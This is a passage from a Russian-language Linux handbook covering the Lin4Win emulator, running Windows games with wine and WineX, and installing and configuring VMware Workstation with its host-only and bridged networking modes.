Эмулятор создает два больших файла — первый является «виртуальным» корневым разделом Linux, а второй используется для своппинга. Для установки Linux вам потребуется намного больше, чем 400 Мб — ведь даже если устанавливать тот же самый Mandrake 7.2 (только первый CD), вам потребуется около 1 Гб свободного места для операционной системы. Для данных можете место не отводить — все равно вы не будете работать с такой операционной системой. Для свопа я рекомендую отвести как минимум 128 Мб (по умолчанию 50).

Я запустил эмулятор и установил Linux. То, что я увидел, не поддается никакому описанию — сплошные недостатки:

- очень медленная работа операционной системы;
- операционная система работала крайне нестабильно — приложения вылетали «со свистом».

Если вы после этого все еще хотите установить этот эмулятор, следуйте приведенным инструкциям ниже:

1. Освободите место на вашем жестком диске. Нужно около 1100-1200 Мб.
2. Обязательно выполните проверку и дефрагментацию вашего жесткого диска.
3. Загрузитесь с загрузочного компакт-диска. Когда загрузится программа установки, нажмите F1 и введите `lnx4win` (см. рис. 21.1).



Рис. 21.1. Инсталляционная программа Mandrake Linux

4. После этого процесс установки Linux ничем не отличается от обычного.

Если во время установки вы увидите сообщение:

```
VFS:Cannot open root device 08:01
```

```
Kernel panic:VFS:Unable to mount root fs on 08:01
```

отключите опцию PnP OS support в вашем BIOS.

После перезагрузки вы увидите меню загрузчика GRUB, который позволит вам выбрать операционную систему для загрузки.

Могу дать вам гарантию, что максимум на следующий день (этот день уйдет на установку системы) вам захочется удалить эмулятор. Для этого запустите файл `uninstall.bat` (он находится в каталоге `\Lin4Win` на компакт-диске), а затем выполните команду:

```
fdisk /mbr
```

Эта команда нужна для удаления загрузчика GRUB.

Вывод из этой главы можно сделать следующий: если вам нужна «виртуальная» Windows или Linux, лучше использовать эмулятор VM Ware, который более универсален и стабилен. Существуют версии VM Ware для Windows (правда, только для Windows NT и Windows 2000), позволяющие запускать Linux. При этом Linux работает вполне приемлемо: медленнее, чем обычно, но зато стабильно.

Запуск Windows-игр под Linux. Эмулятор WineX

22.1. Установка и настройка эмулятора WineX

Стандартный эмулятор `wine` входит в состав практически любого дистрибутива, но он не обеспечивает должного уровня эмуляции операционной системы Windows. Для нормальной работы игр для Windows вам потребуется эмулятор `wineX` (и его следующие версии — `wineX2`, `wineX3`). Не путайте эмулятор `wine` с эмулятором `wineX`!. Поскольку `wineX` — это отдельная разработка и, к сожалению, этот эмулятор не является бесплатным — за него нужно платить.

Купить данный эмулятор можно на сайте <http://www.transgaming.com>. При покупке `wineX` у вас появится возможность загрузить уже скомпилированную версию эмулятора в виде `rpm`-пакета. На этом же сайте можно бесплатно загрузить исходный текст эмулятора, но вы потратите много времени на то, чтобы привести исходный код к нужному для компиляции виду.

Однако не нужно считать `wineX` панацеей от всего Windows! Этот эмулятор можно использовать только для запуска игр (далеко не всех). Да, `wineX` умеет то, что не умеют другие эмуляторы, скажем, `Win4Lin` — работать с `DirectX`-приложениями. Но запустить какое-нибудь обыкновенное офисное приложение у вас не получится. Стандартный `Windows Explorer` у меня даже не запустился, не говоря уже о пакете `MS Office`. У меня со скрипом работали только `Windows Commander`, `Блокнот` и — с жуткими тормозами, `WinAmp`.

Устанавливать эмуляторы нужно в такой последовательности: `wine`, `wineX`, `wineX2`, `wineX3`. Напомню, что эмулятор `wine`, скорее всего, уже будет установлен у вас.

Эмулятор wine поддерживает следующие игры:

1. Counter Strike.
2. StarCraft.
3. Fallout.
4. Fallout 2.
5. Gunman.
6. Quake 2.
7. Quake 3.
8. Soldier of Fortune.
9. Unreal Tournament.
10. Red Alert (все версии).
11. Diablo 2.
12. Cesaer.
13. Return to Castle Wolfenstein.
14. Star track.
15. Kingpin.
16. Nox.
17. Jadded Alliance.
18. 4x4 Evolution.
19. American McGee Alice.
20. Daikatana.
21. Heroes of Might and Magic III.
22. Delta Force 1,2.

Возможно, у вас будет работать и другие игры. Перед установкой игры удалите все файлы с расширением reg в подкаталоге .wine домашнего каталога пользователя root:

```
# rm -rf /root/.wine/*.reg
```

Запустите сервер X, если он еще не запущен, командой:

```
startx
```

Если сервер X загружен, но вы работаете в консоли, перейдите в графический режим и запустите графический эмулятор терминала, например, `xterm`. Для установки новой игры выполните команду:

```
# wine install_program
```

Предположим, что программа установки игры называется `setup.exe` и находится в корневом каталоге компакт-диска. Для установки такой игры нужно ввести команду:

```
wine /mnt/cdrom/setup.exe
```


Игра будет установлена в каталог `/usr/local/wine-c/games/<название_игры>` или же в каталог `/usr/share/wine-c/games/<название_игры>`. Узнать, в какой из этих двух каталогов была установлена игра, вы можете, просмотрев файл `/root/.wine/.config`. В секции **Drive C** определяются настройки для диска C:

```
[Drive C]
"Path" = "/usr/share/wine-c"
"Type" = "hd"
"Label" = "MS-DOS"
"Filesystem" = "win95"
```

Пользовательские настройки эмулятора находятся в файле `config`, который находится в каталоге `$HOME/.wine`. Глобальные настройки эмулятора вы можете изменить в файле `/etc/wine.reg`.

22.2. Запуск игр

После установки игры перейдите в каталог, в который была установлена игра, то есть в каталог `/usr/share/wine-c/games/<название_игры>`. Попробуйте запустить ее, поочередно используя команды:

```
wine game.exe
winex game.exe
winex2 game.exe
winex3 game.exe
```

Естественно, вместо параметра `game.exe` нужно подставить реальное имя исполняемого файла игры. Данные команды нужно вводить в терминале X, например, `kterm`, если вы используете KDE.

Если игра не запустилась, ее следует удалить. Для этого просто удалите каталог `/usr/share/wine-c/games/<название_игры>`. Если игра запустилась, вы должны увидеть окно эмулятора `wine` (см. рис. 22.1).

Желательно сразу же открыть окно настроек программы и поэкспериментировать с настройками видеорежимов. Например, Unreal Tournament у меня намного быстрее работал при использовании программного рендеринга (Software Rendering), чем при использовании драйвера Direct3D.

Теперь приступим к настройке запуска игры. Скопируйте каталог `/root/.wine` в каталог `/root/.wine_<название_игры>`. Создайте файл `/root/<название_игры>_run`:

```
touch /root/<название_игры>_run
```

Содержимое этого файла зависит от эмулятора, с помощью которого запустилась игра (`wine`, `winex`, `winex2`).



Рис. 22.1. Окно эмулятора wine

Для wine содержимое файла будет таким:

```
export WINEPREFIX=$HOME/.wine_<название игры>
cd "/usr/local/wine-c/games/<название игры>"
wine <исполняемый файл игры> <параметры>
```

Для winex:

```
export LD_LIBRARY_PATH=/usr/local/winex/lib:$LD_LIBRARY_PATH
export PATH=/usr/local/winex/bin:$PATH
export WINEPREFIX=$HOME/.wine_<название игры>
cd "/usr/local/wine-c/games/<название игры>"
winex <исполняемый файл игры> <параметры>
```

Для winex2:

```
export LD_LIBRARY_PATH=/usr/local/winex2/lib:$LD_LIBRARY_PATH
export PATH=/usr/local/winex2/bin:$PATH
export WINEPREFIX=$HOME/.wine_<название игры>
cd "/usr/local/wine-c/games/<название игры>"
winex2 <исполняемый файл игры> <параметры>
```

Введите команду для изменения прав доступа:

```
chmod u+x < название игры >_run
```

Теперь для запуска игры можно использовать команду `/root/<название игры>_run`

После установки всех игр удалите библиотеки Microsoft, которые будут установлены в каталог `/usr/local/wine-c/system`. Иногда эти библиотеки устанавливаются в другие каталоги, поэтому внимательно изучите содержимое каталога `/usr/local/wine-c` и удалите лишние файлы.

Выполните команду:

```
chmod -R o+w /usr/local/wine-c
```

Эта команда установит права доступа к каталогу `/usr/local/wine-c`, которые позволят запись в играх и сохранение конфигураций пользователям.

Для включения полноэкранного режима установите значение переменной файла `/root/.wine/config Managed`, равное `N`, а также прокомментируйте переменную `Desktop`:

```
; Allow the window manager to manage created windows
"Managed" = "N"
; Use a desktop window of 640x480 for Wine
; "Desktop" = "800x600"
```

После того, как все будет настроено, создайте пользователя *game*. Используя эту учетную запись, желающие поиграть на вашем компьютере (не будете же вы давать права `root` посторонним) будут регистрироваться в системе. Скопируйте все файлы настроек в каталог `/home/game` и установите должным образом права доступа. Для этого можете использовать следующие команды:

```
cp /root/*_run /home/game
cd /home/game
chmod o+x *_start
cd /root/Desktop/* /home/game/Desktop
chown -R game:game /home/game/Desktop
mkdir /home/game/.kde/apps/share/WINE
cp -R /root/.kde/apps/share/WINE /home/game/.kde/apps/share/WINE
chown -R game:game /home/game/.kde/apps/share/WINE
```

Теперь пользователь *game* сможет запускать установленные вами игры. Как всегда, существует одна маленькая деталь. Сейчас для запуска игры `quake` в терминале нужно ввести команду `quake_run`. Это довольно неудобно, поэтому, чтобы не усложнить себе жизнь, создайте на рабочем столе ярлыки для всех файлов `*_run`.

Для этого щелкните правой кнопкой мыши на рабочем столе KDE и выберите команду **Создать** → **Ссылку на приложение** (см. рис. 22.2).




Рис. 22.2. Новая ссылка на приложение



Примечание

В качестве рабочего стола по умолчанию я рекомендую использовать KDE, потому что этот рабочий стол максимально приближен к стандартному рабочему столу Windows и при работе с ним посетители будут задавать меньше вопросов.

После этого введите название игры и выберите для нее значок. После этого перейдите на вкладку **Выполнить** и выберите файл для запуска (см. рис. 22.3).




Рис. 22.3. Выбор игры

Из рис. 22.3 видно, что при щелчке на этом ярлыке будет запущена игра Unreal (файл `unreal_start`). Я рекомендую запускать данные файлы в терминале. Для этого можете включить режим **Запускать в терминале** и ввести параметры терминала, а можно просто ввести вместо команды `/home/game/unreal_start` команду `xterm -e /home/game/unreal_start`. Данная команда запустит терминал `xterm`, который использует небольшое количество системных ресурсов, а в этом терминале и будет запущен нужный вам файл запуска игры.

На вкладке **Права** вы можете установить права доступа к ярлыку (см. рис. 22.4) для данного пользователя. Обычно здесь ничего не нужно изменять.




Рис. 22.4. Права доступа

Виртуальная машина VM Ware. Запуск и использование нескольких операционных систем одновременно

23.1. Общие сведения

Как и у любого пользователя, мигрировавшего на Linux, у меня осталось несколько программ в мире Windows. Кому же хочется несколько раз в день перезагружать операционную систему (хотя, работая с Windows 98, это неизбежно)? Поэтому я начал искать какой-нибудь эмулятор, который бы позволил, не выгружая Linux, запускать Windows-программы. От эмулятора много не требовалось: только запуск Delphi и MS Office.

Свой поиск я начал с установленного на моей машине дистрибутива. Практически в любом дистрибутиве можно найти эмулятор wine. Но он оказался не только неудобным, но и вообще непригодным для использования. В эмуляторе «со скрипом» работал Блокнот, а на запуск WinAMP ушла целая вечность, при этом последний «заикался и картавил». Все попытки русифицировать тот же Блокнот не увенчались успехом. Сами понимаете, о запуске Delphi или MS Word вообще не могло быть и речи.

Через некоторое время мне попался под горячую руку эмулятор wineX, но кроме как для запуска Windows-игрушек, он больше ни на что не пригоден.

Было бы несправедливо с моей стороны забыть об эмуляторе Win4Lin. Это довольно добротный эмулятор, позволяющий запускать самые популярные Windows-программы, например, MS Office 2000/XP, Photoshop, Corel Draw. Стоит отметить высокую производительность эмулятора по сравнению с другими продуктами.

Но у меня как-то не сложились отношения с Win4Lin. Почему-то он мне не понравился: может быть, повлияли некоторые ограничения третьей версии, которые были позже устранены в новой, четвертой, версии, а может быть, небольшие проблемы при установке. Но, наверное, самой весомой причиной была месяц назад установленная VM Ware.

Относительно эмулятора Win4Lin могу сказать: очень хороший продукт, а то, что мне больше понравился VM Ware, является только моим субъективным

мнением. Установите Win4Lin, может быть, он станет первым и единственным Windows-эмулятором на вашем компьютере.

Чем же хорош VM Ware? VM Ware — это нечто большее, чем просто эмулятор форточек. Представьте себе некий виртуальный компьютер, в который можно установить следующие операционные системы:

1. Windows 95.
2. Windows 98/SE/ME.
3. Windows NT 4 Server/Workstation.
4. Windows 2000/XP.
5. FreeBSD.
6. Linux.

Именно эти операционные системы поддерживает эмулятор VM Ware. В мире VM Ware есть два термина: основная и гостевая операционные системы. Перечисленные выше операционные системы являются гостевыми, то есть их можно установить в VM Ware, работающий под управлением основной операционной системы. В качестве основной операционной системы могут выступать операционные системы Linux и Windows NT/2000.

Эмулятор позволяет одновременно запускать две операционные системы — одна будет выполняться на нормальном компьютере, а вторая — на виртуальном, в среде VM Ware. Например, работая в Linux, вы можете запустить операционную систему Windows как обыкновенное приложение, и переключаться между операционными системами как между обыкновенными окнами (теперь вы понимаете, почему Windows *окнами* назвали?).

Я тестировал следующие гостевые операционные системы:

1. Windows 98.
2. Windows NT 4 Server.
3. Linux.

Что мне понравилось — так это надежность. Ни разу за весь период эксплуатации Windows 98 у меня не завис. А виртуальный Linux работал в качестве шлюза и отлично справлялся с поставленной задачей. Не верите? Установите VM Ware и убедитесь в этом сами.

Что не понравилось — скорость работы, особенно операционной системы Windows NT Sever. При работе с Windows 98 мой виртуальный компьютер работал со скоростью неплохого Intel Pentium 166 МГц 32 Мб RAM, хотя VM Ware создал такую виртуальную конфигурацию: Intel Celeron 400 МГц 64 Мб RAM.

Работая под Windows 98, меня вполне устраивала производительность приложений:

1. Delphi 3 Client/Server Suite.
2. MS Office 2000.
3. WinAMP.

Кроме этих приложений, я запускал Corel Draw и 1С: Предприятие, но ничего конкретного сказать об их работе не могу, поскольку запустить-то я их запустил, но больше не работал с ними.

Для чего нужна VM Ware, вы уже поняли. Кроме того, VM Ware — это настоящая находка для разработчика программного обеспечения и системного администратора. Первый может разрабатывать приложение, работая в Windows 2000, а потом без перезагрузки сразу же протестировать его работу в Windows 98. Системный администратор может протестировать настройки своего сервера, запустив виртуальный компьютер-клиент. Специально для этого виртуальный компьютер может работать в одном из трех основных режимах доступа к сети:

1. Без сети
2. Host-only networking
3. Bridged networking

Существует еще и комбинированный метод доступа к сети — **Bridged and Host-only Networking**, который сочетает сразу два метода доступа к сети — второй и третий.

Первый режим нас вообще не интересует и не будет рассмотрен.

Если вы выбрали второй режим, **Host-only networking**, то ваш виртуальный компьютер будет виден только во внутренней сети VM Ware, созданной с помощью модуля `vmnet`. Этот режим нужно выбрать, если вы не подключаетесь к локальной сети: тогда в виртуальной сети будут два компьютера — настоящий и из мира Матрицы. Если вы выберете этот режим и подключитесь к локальной сети, то ваш виртуальный компьютер будет видеть все узлы локальной сети, но ни один узел сети не будет видеть его — будет виден только ваш реальный компьютер. Шлюзом для виртуального компьютера будет выступать настоящий.

В третьем режиме ваш виртуальный компьютер будет видеть все узлы, и все узлы будут видеть его и считать реальным узлом. Тогда виртуальному компьютеру потребуется присвоить имя, которое желательно прописать в DNS-сети. Этот режим является оптимальным при работе в сети.

23.2. Установка и настройка VM Ware

Вы уже знаете настолько много, что, наверняка, загорелись желанием установить VM Ware. Прежде чем перейти к установке и настройке, нужно сказать о системных требованиях эмулятора. Для более или менее комфортной работы с гостевой операционной системой вам потребуются:

1. Процессор с частотой не менее 400 МГц (чем больше, тем лучше).
2. Не менее 64 Мб оперативной памяти (я вообще рекомендую установить 128 Мб).

3. Свободное место на винчестере для гостевой операционной системы и для самого эмулятора (занимает довольно немного места).

4. \$ 300.

С первыми тремя требованиями ваш компьютер, не сомневаюсь, справится. А вот как насчет последнего? Именно столько стоит лицензия на VM Ware. Дороговато за кота в мешке? Вы можете вытащить этого кота из мешка и смотреть на него целых 30 дней. Потом опять засунуть его обратно и опять смотреть на его месяц. Другими словами, вы можете получить лицензию на 30 дней, причем можете это делать столько раз, сколько захотите.

Вот теперь можно приступить к настройке эмулятора. Заходим на сайт www.vmware.com и загружаем пакет `VMware-workstation-X.X.X-xxxx.i386.rpm` (здесь `x` обозначает номер версии). Дальнейшую работу мы будем рассматривать на основе версии 3.2. На момент написания этих строк уже доступна версия 4. Но версия 3.2 занимает 12 Мб, а версия 4 занимает 26 Мб. При этом в версии 5 существенных изменений не произведено: сделали интерфейс покрасивее и добавили поддержку некоторых новых операционных систем (новых версий Linux). И версию 3.2. и версию 4 вы можете скачать с сайта фирмы-производителя.

Можно также загрузить откомпилированные модули для вашего ядра, но я не рекомендую этого делать. Лучше перекомпилировать модули под ваше ядро. Для этого вам потребуются установленные *исходные тексты ядра* и нормально работающий *компилятор gcc*.

После загрузки программы необходимо зарегистрироваться и получить лицензию — ключ, который надо ввести по просьбе программы. Письмо с файлом лицензии или ключом придет на ваш почтовый ящик, поэтому совсем необязательно указывать e-mail соседа.

Установите VM Ware командой `rpm -ihv VMware-workstation-3.2.0-2230.i386.rpm`

После установки VM Ware запустите программу `vmware-config.pl`. Обе эти команды нужно вводить, зарегистрировавшись как пользователь `root`.

Скрипт `vmware-config.pl` предложит вам откомпилировать модули. Если же нужные модули будут найдены в каталоге `/usr/lib/vmware/modules/binary`, то они будут скопированы в каталог `/lib/modules`.

```
None of VMware's pre-built vmmon modules is suitable for your
running kernel. Do you want this script to try to build the
vmmon module for your system (you need to have a C compiler
installed on your system)? [yes]
```

Просто нажмите «Enter» в знак вашего согласия. Затем скрипт спросит вас, где хранятся файлы заголовков. По умолчанию используется каталог `/usr/src/linux/include`:

What is the location of the directory of C header files that match your running kernel? [/usr/src/linux/include]

Здесь также нажмите «Enter». После этого программа попытается собрать модуль `vmnet`. Если модуль будет успешно откомпилирован, программа повторит первые два вопроса, но для модуля `vmppuser`.

Затем вам будет задан ряд вопросов, например, хотите ли включить поддержку сети. Самый первый вопрос будет звучать так:

Do you want networking for your virtual machines? yes

Если вы хотите включить поддержку сети (очень рекомендую!), вам нужно ответить `yes` на этот вопрос. После этого вы увидите два сообщения: из первого вы узнаете, что конфигуратор создал интерфейс `vmnet0` для работы в режиме **Bridged Networking**, а из второго — что был создан интерфейс `vmnet8` для работы в режиме **NAT**.

Затем вам будет предложено использовать неиспользуемую сеть для виртуального компьютера. Откажитесь от этой возможности, если вы хотите поместить его в свою реальную сеть:

Do you want this script to probe for an unused private subnet?
(yes/no/help) [yes] no

После этого введите IP-адрес виртуального компьютера и маску сети:

What will be the IP address of your host on the private network? 192.168.1.2

What will be the netmask of your private network? 255.255.255.0

Не нужно использовать первый IP-адрес (например, 192.168.1.1), поскольку он будет назначен основному компьютеру.

После этого вас спросят, хотите ли вы включить поддержку **Host-only networking**:

Do you want to be able to use host-only networking in your virtual machines? yes

Если ваша машина не подключена к локальной сети, **Host-only networking** — это единственный способ связи между вашими машинами, поэтому не стоит отказываться от него. В случае положительного ответа конфигуратор настроит интерфейс `vmnet1` для работы в режиме **Host-only networking**.

Следующий вопрос:

Do you want this script to automatically configure your system to allow your Virtual Machines to access the host filesystem?
(yes/no/help)

Если вы ответите Да, будут установлены сервер DHCP и пакет Samba для организации доступа виртуальных машин к вашей файловой системе. В качестве сервера Samba будет использоваться ваш основной компьютер —

192.168.1.1. В случае, если на вашем компьютере уже установлен и настроен пакет Samba, не рекомендуется отвечать Да на этот вопрос.

Вам также будет задан вопрос о средстве выбора режима работы сети виртуальной машины — wizard или editor. Пока введите wizard, а позже, когда узнаете, о чем шла речь, сможете переконфигурировать VM Ware (или прочтите всю статью до конца).

Затем вам будет предложено прочесть лицензию на DHCP-сервер и установить параметры VM Ware Samba. В качестве имени пользователя введите имя, под которым вы обычно регистрируетесь в системе, пароль введите тот же. Таким образом, вы можете добавить несколько пользователей сразу.

```
Please specify a username that is known to your host: denis
New SMB password:
Retype new SMB password:
```

23.3. Создание виртуальной машины

После выполненной настройки ваш VM Ware готов к работе. Теперь нам предстоит сконфигурировать виртуальную машину. Запустите систему X-Window, если она у вас еще не запущена, и введите команду vmware в окне терминала. Перед этим нужно скопировать файл с лицензией в каталог ~/.vmware, если вы используете вторую версию. Если у вас третья версия, VM Ware попросит вас ввести серийный номер.

Эмулятор проверит видеорежим и отобразит на экране окошко выбора конфигурации VM Ware — виртуальной машины. Вам доступны три режима продолжения работы (рис. 23.1):

1. Run Configuration Wizard.
2. Run Configuration Editor.
3. Open an Existing Configuration.

Мастер конфигурации (Configuration Wizard) позволяет быстро создать новую конфигурацию — через пару щелчков мыши у вас будет еще один компьютер, правда, виртуальный. Редактор конфигурации (Configuration Editor) позволяет более точно настроить вашу конфигурацию.

Выбрав третий режим, вы можете открыть существующую конфигурацию, но пока нам открывать нечего.

Запускаем Мастера и следуем его указаниям. Мастер предложит вам:

1. Выбрать тип гостевой операционной системы (рис. 23.2).
2. Выбрать каталог, в котором будут находиться файлы виртуальной машины. Чтобы было меньше проблем с правами доступа, укажите




Рис. 23.1. Окно VMWare Workstation




Рис. 23.2. Выбор гостевой операционной системы

подкаталог вашего домашнего каталога. Естественно, если вы — root, то вам можно использовать любой каталог, хоть /var.

3. Выбрать тип жесткого диска и установить его размер (рис. 23.3).
4. Выбрать привода CD-ROM виртуального компьютера.
5. Выбрать режим доступа к сети (рис. 23.4) — **Host-only networking** или **Bridged networking**. Это окно появится только в том случае, если вы при настройке VM Ware с помощью **vmware-config** ввели **wizard** в ответ на вопрос о средстве конфигурации режима сети. Если вы при настройке выбрали **editor** (а не **wizard**), вы сможете изменить тип виртуальной машины с помощью Редактора конфигурации.

Будто бы ничего сложного, но мы подробнее остановимся на выборе диска и устройства CD-ROM. Вы можете выбрать виртуальный диск (New Virtual Drive) или использовать существующий физический диск машины (Existing Physical Disk). В первом случае в каталог, который вы ввели на втором шаге Мастера, будет помещен файл с расширением .dsk и именем вашей виртуальной машины.




Рис. 23.3. Определение размера жесткого диска




Рис. 23.4. Выбор режима работы сети

Использование виртуального диска — это самое оптимальное решение. Использовать реальный диск очень не рекомендую, так как файлы гостевой системы будут расположены прямо в каталогах вашей основной операционной системы. С одной стороны, это удобно, так как можно получить доступ к файлам виртуальной машины без ее запуска, но лучше не рисковать и использовать виртуальный диск — в крайнем случае, если что-то случится с виртуальным диском, файлы физического диска не будут повреждены.
